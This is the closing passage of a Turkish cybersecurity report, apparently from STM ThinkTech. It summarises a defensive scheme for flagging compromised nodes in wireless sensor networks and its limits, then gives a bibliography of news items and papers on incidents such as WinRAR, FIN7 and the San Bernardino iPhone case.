Sistem çalışmaya başladığında sıralı bir liste oluşturuluyor ve her düğüm kendinden sonra paketi ileteceği düğümü öğreniyor. Paket iletme metodu olarak da paketler iletilirken her düğüm önce kendi payload'unu ekliyor. Ardından:

- Ele geçirildiğini düşündüğü komşu düğümün ID'sini,
- Ele geçirildiğini düşünüyorsa "C" bayrak değerini,
- Kendi ID'sini,
- Mesajın bittiğini belli eden "f" bayrak değerini ekler.



Şekil 80: Paket iletme metodu

Paketler yukarıdaki şekilde iletildiği için her düğüm, mesajı ilettiği düğüme kendinden önceki ele geçirilmiş olan düğümü "ispiyonlar". Gateway ise bir düğüm için iki şikâyet aldığı an o düğümü "ele geçirilmiş olarak" işaretler. Ele geçirilen düğüm hariç bütün düğümlere bu durumu söyler ve bundan sonra hiçbir düğüm oradan gelen mesajları dikkate almaz.

Araştırmacılar yukarıda bahsedilen saldırı türlerine karşı önerdikleri sistemi test edip oldukça başarılı sonuçlar elde etmişler.

18.2. Araştırmanın Limitleri ve Gelecek İşler

Bu model çok yakından yapılan aktif saldırılara karşı bir önlem sağlamıyor. Mesafe yakın olduğu durumda enerji tüketimi ciddi bir şekilde etkilenmemektedir. Bu yüzden saldırıyı tespit etmek mümkün olamıyor. Araştırmacılar bu çalışmalarında oluşturdukları ağda sıralı paket iletimi yapmışlar. Bir sonraki iş olarak da birbirinden farklı uzaklıklarda, sıralı olmayan hatlarda paket iletimi yapılan ağlar için çalışmalarını genişletmeyi düşünüyorlar.

KAYNAKÇA

[1] Gadgets 360, «Telegram Gains 3 Million New Users During Facebook, WhatsApp Outage,» 19 03 2019. [Çevrimiçi]. Available: https://gadgets.ndtv.com/apps/news/telegram-gains-3-million-new-users-during-facebook-whatsapp-outage-2007685. [Erişildi: 22 03 2019].

[2] Special Announcements, «Jihad and Terrorism Threat Monitor (JTTM) Weekend Summary,» 03 2019. [Çevrimiçi]. Available: https://www.memri.org/reports/jihad-and-terrorism-threat-monitor-jttm-weekend-summary-346. [Erişildi: 03 2019].

[3] Trend Micro, «How a Hacking Group is Stealing Popular Instagram Profiles,» 28 02 2019. [Çevrimiçi]. Available: https://blog.trendmicro.com/trendlabs-security-intelligence/how-a-hacking-group-is-stealing-popular-instagram-profiles/?utm_source=feedburner&utm_medium=email&utm_campaign=Feed%3A+Anti-MalwareBlog+%28Trendlabs+Security+Intelligence+Blog%29. [Erişildi: 01 03 2019].

[4] J. Vijayan, «Turkish Group Using Phishing Emails to Hijack Popular Instagram Profiles,» 13 01 2019. [Çevrimiçi]. Available: https://www.darkreading.com/attacks-breaches/turkish-group-using-phishing-emails-to-hijack-popular-instagram-profiles-/d/d-id/1334008. [Erişildi: 18 02 2019].

[5] Instagram, «Verified Badges,» [Çevrimiçi]. Available: https://help.instagram.com/854227311295302/?helpref=hc_fnav&bc[0]=368390626577968&bc[1]=1757120787856285. [Erişildi: 01 03 2019].

[6] S. Ranawaka, «Social Engineering Harvest Credentials Through Site Cloning.,» 10 12 2018. [Çevrimiçi]. Available: https://medium.com/@sachilaranawaka/social-engineering-harvest-credentials-through-site-cloning-3966fed79107. [Erişildi: 15 02 2019].

[7] L. O'Donnell, «Mac "CookieMiner" Malware Aims to Gobble Crypto Funds,» 19 01 2019. [Çevrimiçi]. Available: https://threatpost.com/mac-cookieminer-malware-crypto/141334/ . [Erişildi: 15 02 2019].

[8] Z. Whittaker, «Flaws in Amadeus' airline booking system made it easy to change passenger records,» 05 01 2019. [Çevrimiçi]. Available: https://techcrunch.com/2019/01/15/amadeus-airline-booking-vulnerability-passenger-records/. [Erişildi: 18 01 2019].

[9] M. Kumar, «Airbus Suffers Data Breach, Some Employees' Data Exposed,» 31 01 2019. [Çevrimiçi]. Available: https://thehackernews.com/2019/01/airbus-data-breach.html. [Erişildi: 12 02 2019].

[10] N. Grossman, «Extracting a 19 Year Old Code Execution from WinRAR,» 20 02 2019. [Çevrimiçi]. Available: https://research.checkpoint.com/extracting-code-execution-from-winrar/. [Erişildi: 05 03 2019].

[11] CWE, «CWE-36: Absolute Path Traversal,» 27 12 2018. [Çevrimiçi]. Available: https://cwe.mitre.org/data/definitions/36.html. [Erişildi: 18 02 2019].

[12] S. Khandelwal, «Warning: Critical WinRAR Flaw Affects All Versions Released In Last 19 Years,» 19 02 2019. [Çevrimiçi]. Available: https://thehackernews.com/2019/02/winrar-malware-exploit.html. [Erişildi: 10 03 2019].

[13] «US names arrested Fin7 cyber-gang suspects,» 01 08 2018. [Çevrimiçi]. Available: https://www.bbc.com/news/technology-45029638. [Erişildi: 18 01 2019].

[14] «SAN BERNARDINO SHOOTING: 22nd injured victim steps forward, FBI says,» 9 12 2015. [Çevrimiçi]. Available: https://www.pe.com/2015/12/09/san-bernardino-shooting-22nd-injured-victim-steps-forward-fbi-says/. [Erişildi: 1 3 2019].

[15] ABC7.com, «14 people killed in shooting at Inland Regional Center in San Bernardino,» 02 10 2015. [Çevrimiçi]. Available: https://abc7.com/news/12-killed-in-shooting-at-san-bernardino-social-services-facility/1106844/. [Erişildi: 18 02 2019].

[16] M. H. Dustin Volz, «FBI director says investigators unable to unlock San Bernardino shooter's phone content,» 09 02 2016. [Çevrimiçi]. Available: https://www.reuters.com/article/us-california-shooting-encryption-idUSKCN0VI22A. [Erişildi: 22 01 2019].

[17] Z. Whittaker, «NSA finally admits why it couldn't hack San Bernardino shooter's iPhoney Zack Whittaker,» 10 06 2016. [Çevrimiçi]. Available: https://www.zdnet.com/article/nsa-comes-clean-on-why-it-couldnt-hack-san-bernardino-shooters-iphone/. [Erişildi: 16 02 2019].

[18] R. K. D. ATLEY, «SAN BERNARDINO SHOOTING: Apple ordered help US hack killer's phone,» 16 02 2016. [Çevrimiçi]. Available: https://www.zdnet.com/article/nsa-comes-clean-on-why-it-couldnt-hack-san-bernardino-shooters-iphone/. [Erişildi: 18 02 2019].

[19] J. McLaughlin, «NEW COURT FILING REVEALS APPLE FACES 12 OTHER REQUESTS TO BREAK INTO LOCKED IPHONES,» 23 02 2016. [Çevrimiçi]. Available: https://theintercept.com/2016/02/23/new-court-filing-reveals-apple-faces-12-other-requests-to-break-into-locked-iphones/. [Erişildi: 24 01 2019].

[20] Evan Perez, Tim Hume, «Apple opposes judge's order to hack San Bernardino shooter's iPhone,» 18 02 2016. [Çevrimiçi]. Available: https://edition.cnn.com/2016/02/16/us/san-bernardino-shooter-phone-apple/. [Erişildi: 21 01 2019].

[21] MIKE LEVINE, JACK DATE ve JACK CLOHERTY, «DOJ Escalates Battle With Apple Over San Bernardino Shooter's Phone,» 19 02 2016. [Çevrimiçi]. Available: https://abcnews.go.com/US/doj-escalates-battle-apple-san-bernardino-shooters-phone/story?id=37056775. [Erişildi: 12 01 2019].

[22] M. L. v. A. N. JACK DATE, «Justice Department Withdraws Request in Apple iPhone Encryption Case After FBI Accesses San Bernardino Shooter's Phone,» 26 03 2016. [Çevrimiçi]. Available: https://abcnews.go.com/Technology/justice-department-withdraws-request-apple-iphone-encryption-case/story?id=37986428. [Erişildi: 24 01 2019].

[23] J. Love, «Facebook, Twitter support Apple on encryption dispute with FBI,» 19 02 2016. [Çevrimiçi]. Available: https://www.reuters.com/article/us-apple-encryption-support/facebook-twitter-support-apple-on-encryption-dispute-with-fbi-idUSKCN0VS09V. [Erişildi: 18 03 2019].

[24] 11, «SAN BERNARDINO SHOOTING: Israeli company is helping the FBI, reports say (UPDATE),» 23 03 2016. [Çevrimiçi]. Available: https://www.pe.com/2016/03/23/san-bernardino-shooting-israeli-company-is-helping-the-fbi-reports-say-update/. [Erişildi: 18 03 2019].

[25] T. Brewster, «The Feds Can Now (Probably) Unlock Every iPhone Model In Existence -- UPDATED,» 26 02 2018. [Çevrimiçi]. Available: https://www.forbes.com/sites/thomasbrewster/2018/02/26/government-can-access-any-apple-iphone-cellebrite/#1c9aede3667a. [Erişildi: 18 03 2019].

[26] T. Reed, «GrayKey iPhone unlocker poses serious security concerns,» 15 03 2019. [Çevrimiçi]. Available: https://blog.malwarebytes.com/security-world/2018/03/graykey-iphone-unlocker-poses-serious-security-concerns/. [Erişildi: 18 03 2019].

[27] J. Clover, «'GrayKey' iPhone Unlocking Box No Longer Works After iOS 12 Update,» 24 10 2018. [Çevrimiçi]. Available: https://www.macrumors.com/2018/10/24/graykey-iphone-unlocking-box-disabled-by-ios-12/. [Erişildi: 14 03 2019].

[28] T. Brewster, «Mysterious $15,000 'GrayKey' Promises To Unlock iPhone X For The Feds,» 05 03 2018. [Çevrimiçi]. Available: https://www.forbes.com/sites/thomasbrewster/2018/03/05/apple-iphone-x-graykey-hack/#5fd55b492950. [Erişildi: 18 03 2019].

[29] M. Campbell, «Grayshift claims it defeated Apple's forthcoming 'USB Restricted Mode' security feature,» 14 06 2018. [Çevrimiçi]. Available: https://appleinsider.com/articles/18/06/14/grayshift-claims-it-defeated-apples-forthcoming-usb-restricted-mode-security-feature/. [Erişildi: 18 03 2019].

[30] K. K. L. O. L. C. v. T. K. Peter Ney, «Computer Security, Privacy, and DNA Sequencing: Compromising Computers with Synthesized DNA, Privacy Leaks, and More,» %1 içinde *26th USENIX Security Symposium*, Vancouver, BC, Canada, 2017.

[31] S. R. C. A. V. M. J. C. C. W. G. P. B. v. M. A. A. F. Sina Faezi, «Oligo-Snoop: A Non-Invasive Side Channel Attack Against DNA Synthesis Machines,» %1 içinde *26th Annual Network and Distributed System Security Symposium*, San Diego, California, 2019.

[32] M. R. M. v. B. R. Michael Meli, «How Bad Can It Git? Characterizing Secret Leakage in Public GitHub Repositories,» %1 içinde *26th Annual Network and Distributed System Security Symposium*, San Diego, California, 2019.

[33] S. A. O. A. W. H. R. A. R. v. J. H. Lanier Watkins, «Tattle Tale Security: An Intrusion Detection System for Medical Body Area Networks (MBAN),» %1 içinde *26th Annual Network and Distributed System Security Symposium*, San Diego, California, 2019.

[34] C. Community, «Get Started with Contiki,» [Çevrimiçi]. Available: http://www.contiki-os.org/start.html. [Erişildi: 14 01 2019].

[35] A. Alharbi*, «Security Issues in Wireless Sensor Networks,» *Indian Journal of Science and Technology,,* cilt 10, no. 25, 07 2017.

[36] A. C. v. H. B. Wendi Rabiner Heinzelman, «Energy-Efficient Communication Protocol for Wireless Microsensor Networks,» %1 içinde *Hawaii 33rd International Conference on System Sciences*, 2000.

[37] S. M. Y. L. B. V. v. D. W. Nick Carr, «FIN7 Evolution and the Phishing LNK,» 17 04 2017. [Çevrimiçi]. Available: https://www.fireeye.com/blog/threat-research/2017/04/fin7-phishing-lnk.html. [Erişildi: 18 01 2019].

STM

www.stm.com.tr

/STMDefence

thinktech

STM Teknolojik Düşünce Merkezi

thinktech.stm.com.tr

/STMThinkTech